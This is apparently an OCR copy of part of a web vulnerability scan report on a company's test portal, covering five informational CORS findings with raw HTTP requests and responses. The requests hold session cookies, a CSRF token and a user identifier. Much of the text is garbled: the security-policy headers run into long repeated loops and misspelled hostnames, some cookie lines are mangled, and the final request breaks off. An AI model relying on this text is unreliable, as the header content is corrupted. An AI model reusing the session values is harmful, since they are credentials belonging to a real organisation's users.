Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://p. https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://sin.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com/443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.co http://www.zalaris.com http://zalaris.com https://\*.zalaris.com.443 http://wiki.zalaris.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images/https://maps.googleapis.com:443 https://boost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://com/recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://com/recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/data: https://com/recast.ai/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\* zalaris.com:443

https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data:

```
https://p.typekit.net/ https://ui5.sap.com/ ; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com:443 https://security.zalaris.com/violation ; worker-src 'self' https://*.zalaris.com/violation ; worker-src 'self' https://security.zalaris.com/violation ; worker-src 's
```

# 10.5. https://testportal.zalaris.com/neptune/public/application/neptune/nam/appx.png

# Summary

Severity: Information

Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/application/neptune/nam/appx.png

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

```
GET /neptune/public/application/neptune/nam/appx.png HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152;
com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhvvFS%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SAPWP_active=1; ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:08:23 GMT
Server: Apache
X-Content-Type-Options: nosniff
 X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive
X-FRAME-OPTIONS: SAMEORIGIN
content-type: image/png
content-length: 6131
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin:
last-modified: Fri, 02 Oct 2020 12:40:29 GMT
sap-dms: KW
ms-author-via: DAV
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://p.
https://*.neptune-software.com:443 https://license.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://*.hana.ondemand.com https://api.recast.ai/ gap-iab:
https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.net
/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com//https://syndication.twitter.com/
https://cdn.syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://uss.p.com/
https://is.monitor.azure.com/scripts/; img-src 'self' unsafe-inline' https://msp.goaleaniayuts.com/ttps://sogogleaniayuts.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/ttps://sapui5.hana.ondemand.com/
eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://*.zalaris.com:443
https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self'
https://*.zalaris.com:443 blob: ;
Strict-Transport-Security: max-age=31536000
```

# 10.6. https://testportal.zalaris.com/neptune/public/application/neptune/nam/ipa.jpg

# Summary

Severity: Information
Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/application/neptune/nam/ipa.jpg

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

```
GET /neptune/public/application/neptune/nam/ipa.jpg?20220713110729 HTTP/1.1
Host: testportal.zalaris.com
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en-US;q=0.9,en;q=0.8
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/102.0.5005.63 Safari/537.36
Connection: close
Cache-Control: max-age=0
Origin: https://testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152;
com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG
P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXkuW4rYMDZIeTf3wMrUgA
3qm69lAmTXPbxRL5fdv%2BhvvF5%2BdN9aw5QYvOl%3D; sap-webdisp-session=51-32923-B-02A3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
SAPWP_active=1; ai_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|16577785823975
```

# Response 1

```
HTTP/1.1 200 OK
Date: Thu, 14 Jul 2022 08:10:56 GMT
Server: Apache
X-Content-Type-Options: nosniff
X-Xss-Protection: 1; mode=block
Referrer-Policy: no-referrer-when-downgrade, strict-origin
X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN
content-type: image/jpeg
content-length: 4096
dxp-sap: 21100006
x-user-logon-language: E
access-control-allow-origin: *
last-modified: Tue, 19 Aug 2014 17:02:32 GMT
sap-dms: KW
ms-author-via: DAV
content-disposition: inline; filename="(MjAyMjA3MTMxMTA3Mjk=).saplet"
sap-server: true
Content-Security-Policy: default-src 'self' https://*.zalaris.com:443 https://*.successfactors.eu:443 https://*.sapsf.eu:443 https://*.sapsf.com:443 https://platform.twitter.com/
https://*.neptune-software.com:443 https://icense.goedit.io:443 goedit://* data: blob: https://maps.googleapis.com:443 https://* hana.ondemand.com https://api.recast.ai/ gap-iab: https://*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://oii.n.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/* https://boost-files-general-eu-west-1-prod.s3-eu-
west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/
https://id.signicat.com/ https://*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com
https://*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://* https://*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/
http://www.zalaris.com http://zalaris.com http://zalaris.com.https://*.zalaris.com.https://cdnjs.cloudflare.com/https://*.mqcdn.com:443 https://syndication.twitter.com
https://platform.twitter.com/https://*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-eu-
https://palorm.twiter.com https:// twing.com https://www.auassian.com/gadgets/imaps.googleapis.com/sta/3 https://poost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-eu-west-1-test.s3 amazonaws.com/files/EXTERNALTEST/* https://io.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com/ttps://sapui5.ap.com/; font-src 'self' https://sapui5.hana.ondemand.com/ttps://palorm.twitter.com/styles/tronts/data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com/https://*.zalaris.com:443 https://maxcdn.bootstrapcdn.com/https://fonts.gstatic.com/styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-styles/tronts/data-
https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self
https://*.zalaris.com:443 blob:;
Strict-Transport-Security: max-age=31536000
 X-Content-Type-Options: nosniff
Connection: close
```

```
.....JFIF......".("!.%...!2$&5+::/."383-:*2.,.
 ...[SNIP]...
```

10.7. https://testportal.zalaris.com/neptune/public/application/zalaris common used/js/excel-builder.dist.min.js

### Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/public/application/zalaris\_common\_used/js/excel-builder.dist.min.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

#### Request 1

GET /neptune/public/application/zalaris\_common\_used/js/excel-builder.dist.min.js HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;

com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%ZBhwvFS%2BdN9aw5QYvOl%3D; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657786424046 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept-Language: en-US,en;q=0.5 Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/ Dnt· 1

Sec-Fetch-Dest: script

Sec-Fetch-Mode: no-cors

Sec-Fetch-Site: same-origin Te: trailers

Connection: close

Origin: https://testportal.zalaris.com

# Response 1

HTTP/1.1 200 OK

Date: Thu, 14 Jul 2022 08:14:26 GMT

Server: Apache

X-Content-Type-Options: nosniff

X-Xss-Protection: 1; mode=block Referrer-Policy: no-referrer-when-downgrade,strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN

content-type: application/x-javascript Content-Length: 104015 dxp-sap: 21100006

x-user-logon-language: E

access-control-allow-origin: \*
last-modified: Fri, 19 Feb 2016 08:02:30 GMT

sap-dms: KW ms-author-via: DAV

sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.successfactors.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.com:443 https://platform.twitter.com/ https://\*.neptune-software.com:443 https://icense.goedit.io:443 goedit://\* data: blob: https://maps.googleapis.com:443 https://\* hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://accounts.ondemand.com/ https://altestcors.azurewebsites.net/ https://oii.n.windows.net/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://platform.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twitter.com/ https://syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com/ http://www.zalaris.com http://zalaris.com http://zalaris.com.https://\*.zalaris.com.https://cdnjs.cloudflare.com/https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euhttps://palorm.twiter.com https:// itwing.com https://www.atassian.com/gadgets/imaps.googleapis.com/sta/3 https://poost-files-general-eu-west-1-test.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://boost-files-eu-west-1-test.s3 amazonaws.com/files/EXTERNALTEST/\* https://bost-files-eu-west-1-test.s3 amazonaws.com/files/EXTERNALTEST/\* https://ib.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://sapui5.hana.ondemand.com https://paltform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:;

Strict-Transport-Security: max-age=31536000 X-Content-Type-Options: nosniff

Connection: close

!function(a){var b,c,d;lfunction(a){function e(a,b){return u.call(a,b)}function f(a,b){var c,d,e,f,g,h,i,j,k,l,m,n=b&&b.split("/"),o=s.map,p=o&&o["\*"]||{};if(a&&"."===a.charAt(0))if(b) ..[SNIP]..

# 10.8. https://testportal.zalaris.com/neptune/public/application/zalaris\_common\_used/js/imageresizer.js

# Summary

Severity: Information Confidence: Certain

Host: https://testportal.zalaris.com

Path: /neptune/public/application/zalaris\_common\_used/js/imageresizer.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

GET /neptune/public/application/zalaris\_common\_used/js/imageresizer.js HTTP/1.1

Cookie: saplb\_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650; com.sap.engine.security.authentication.original\_application\_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZIeTf3wMrUgA 3qm69lÄmTXPbxRL5fdv%2BhwvFS%2BdN9aw5QYvOl%3D; ai\_user=KMQQH6AyP3h3gm1NJB//mn|2022-07-14T04:02:32.980Z; ai\_authUser=65ó-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552; SAPWP\_active=1; ai\_session=2gjWUboOy2lGtLBRDMhtYT|1657771353019|1657785823975

User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:102.0) Gecko/20100101 Firefox/102.0

Accept: \*/\*

Accept. /
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate Referer: https://testportal.zalaris.com/

Dnt: 1

Sec-Fetch-Dest: script Sec-Fetch-Mode: no-cors Sec-Fetch-Site: same-origin

Te: trailers Connection: close

Origin: https://testportal.zalaris.com

#### Response 1

HTTP/1.1 200 OK Date: Thu, 14 Jul 2022 08:14:04 GMT

Server: Apache

X-Content-Type-Options: nosniff X-Xss-Protection: 1; mode=block

Referrer-Policy: no-referrer-when-downgrade, strict-origin

X-Robots-Tag: none, noarchive X-FRAME-OPTIONS: SAMEORIGIN content-type: application/x-javascript Content-Length: 11431

dxp-sap: 21100006 x-user-logon-language: E access-control-allow-origin:

last-modified: Fri, 12 Jul 2019 11:25:10 GMT

sap-dms: KW ms-author-via: DAV sap-server: true

Content-Security-Policy: default-src 'self' https://\*.zalaris.com:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://\*.sapsf.eu:443 https://sapsf.eu:443 https://s https://\*.neptune-software.com:443 https://license.goedit.io:443 goedit.//\* data: blob: https://maps.googleapis.com:443 https://\*.hana.ondemand.com https://api.recast.ai/ gap-iab: https://\*.boost.ai/ https://zalcors.azurewebsites.net/ https://\*.accounts.ondemand.com/ https://ui5.sap.com/ https://zaltestcors.azurewebsites.net/ https://login.windows.ne /a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://login.microsoftonline.com/a16eb8e2-803d-4f22-849c-f3f335a60a39/\* https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ https://preprod.signicat.com/ https://id.signicat.com/ https://\*.in.applicationinsights.azure.com/; script-src 'self' 'unsafe-inline' 'unsafe-eval' https://maps.googleapis.com https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://code.jquery.com/https://maxcdn.bootstrapcdn.com/https://cdnjs.cloudflare.com/https://platform.twitter.com/https://syndication.twitter.com/ https://cdn.syndication.twimg.com https://\*.neptune-software.com:443 https://ssl.google-analytics.com/ga.js https://cdn.recast.ai/ resource://\* https://\*.boost.ai/ https://ui5.sap.com/ https://js.monitor.azure.com/scripts/; img-src 'self' 'unsafe-inline' https://maps.gstatic.com https://\*.googleapis.com https://sapui5.hana.ondemand.com https://tiles.elastic.com http://www.zalaris.com http://zalaris.com https://\*.mapcdn.com:443 https://sularis.com https://cdnjs.cloudflare.com/ https://\*.mqcdn.com:443 https://syndication.twitter.com https://platform.twitter.com/https://\*.twimg.com/https://www.atlassian.com/gadgets/images//https://maps.googleapis.com/443/https://boost-files-general-eu-west-1-test.s3-euwest-1.amazonaws.com/files/ZALARISTEST/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ data: https://cdn.recast.ai/ https://boost-files-general-eu-west-1-prod.s3-eu-west-1.amazonaws.com/files/ZALARIS/ eu-west-1-test.s3.amazonaws.com/files/EXTERNALTEST/\* https://ui5.sap.com/; style-src 'self' 'unsafe-inline' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://cdnjs.cloudflare.com https://fonts.googleapis.com https://platform.twitter.com https://ton.twimg.com/tfw/css/ https://use.typekit.net/ data: https://p.typekit.net/ https://ui5.sap.com/; font-src 'self' https://sapui5.hana.ondemand.com https://\*.zalaris.com:443 https://maxcdn.bootstrapcdn.com https://fonts.gstatic.com https://use.typekit.net/ https://cdnjs.cloudflare.com/ ms-appx-web://\* https://ui5.sap.com/ data: ; report-uri https://security.zalaris.com/violation ; worker-src 'self https://\*.zalaris.com:443 blob:

Strict-Transport-Security: max-age=31536000

X-Content-Type-Options: nosniff

Connection: close

\* Hermite resize - fast image resize/resample using Hermite filter.

```
Version: 2.2.7
Author: ViliusL, adjusted by JUPA for Zalaris needs
* https://github.com/viliusle/Hermite-resize
..[SNIP]...
```

# 10.9. https://testportal.zalaris.com/neptune/public/application/zalaris common used/js/jspdf.js

#### Summary

Severity: Information Confidence: Certain

https://testportal.zalaris.com Host:

Path: /neptune/public/application/zalaris\_common\_used/js/jspdf.js

#### Issue detail

The application implements an HTML5 cross-origin resource sharing (CORS) policy for this request.

If the application relies on network firewalls or other IP-based access controls, this policy is likely to present a security risk.

Since the Vary: Origin header was not present in the response, reverse proxies and intermediate servers may cache it. This may enable an attacker to carry out cache poisoning attacks.

### Request 1

```
GET /neptune/public/application/zalaris_common_used/js/jspdf.js HTTP/1.1
Host: testportal.zalaris.com
Cookie: saplb_PORTAL=(J2EE7158120)7158152; sap-webdisp-session=51-32923-B-0ZA3Aplfa8JpXfYj1LZg; sap-usercontext=sap-client=650;
ai_user=KMQQH6AyP3h3gm1NJB//mn/2022-07-14T04:02:32.980Z; ai_authUser=650-00034448%7C650; CSRF-Session=541b90835a58a5a51c08319485399552;
a_user-rows-carrowyr-on-symmos/minipcoze-or-14104.02.52.90vz, a_authoser-pop-uous444467/Cobi; CSKF-Session=541b90835a58a5a51c08319485399552; a_session=2gjWUboOy2lGtLBRDMhtYT]1657771353019]1657786484060; SAPWP_active=1; com.sap.engine.security.authentication.original_application_url=GET#5jPRwKeTEtw47RKAF%2Fgn%2BWbeBq508vBkqZRwqLkdGNuL3eGsSiNTHBdUxY5E7ezXEH7JrmnEl4uJG P8QiF4gM40AlHvMzQ9PSZp8TAPmcyuPjlr5e3WmQvsgV38s8h34%2FREvfxOVzqwsYf%2BuEw8A%2FEnKM%2BofO0tuB%2BGglcPGyX%2BwajTHGXKuW4rYMDZleTf3wMrUgA 3qm69lAmTXPbxRL5fdv%2BhwvF5%2BdN9aw5QYvOl%3D
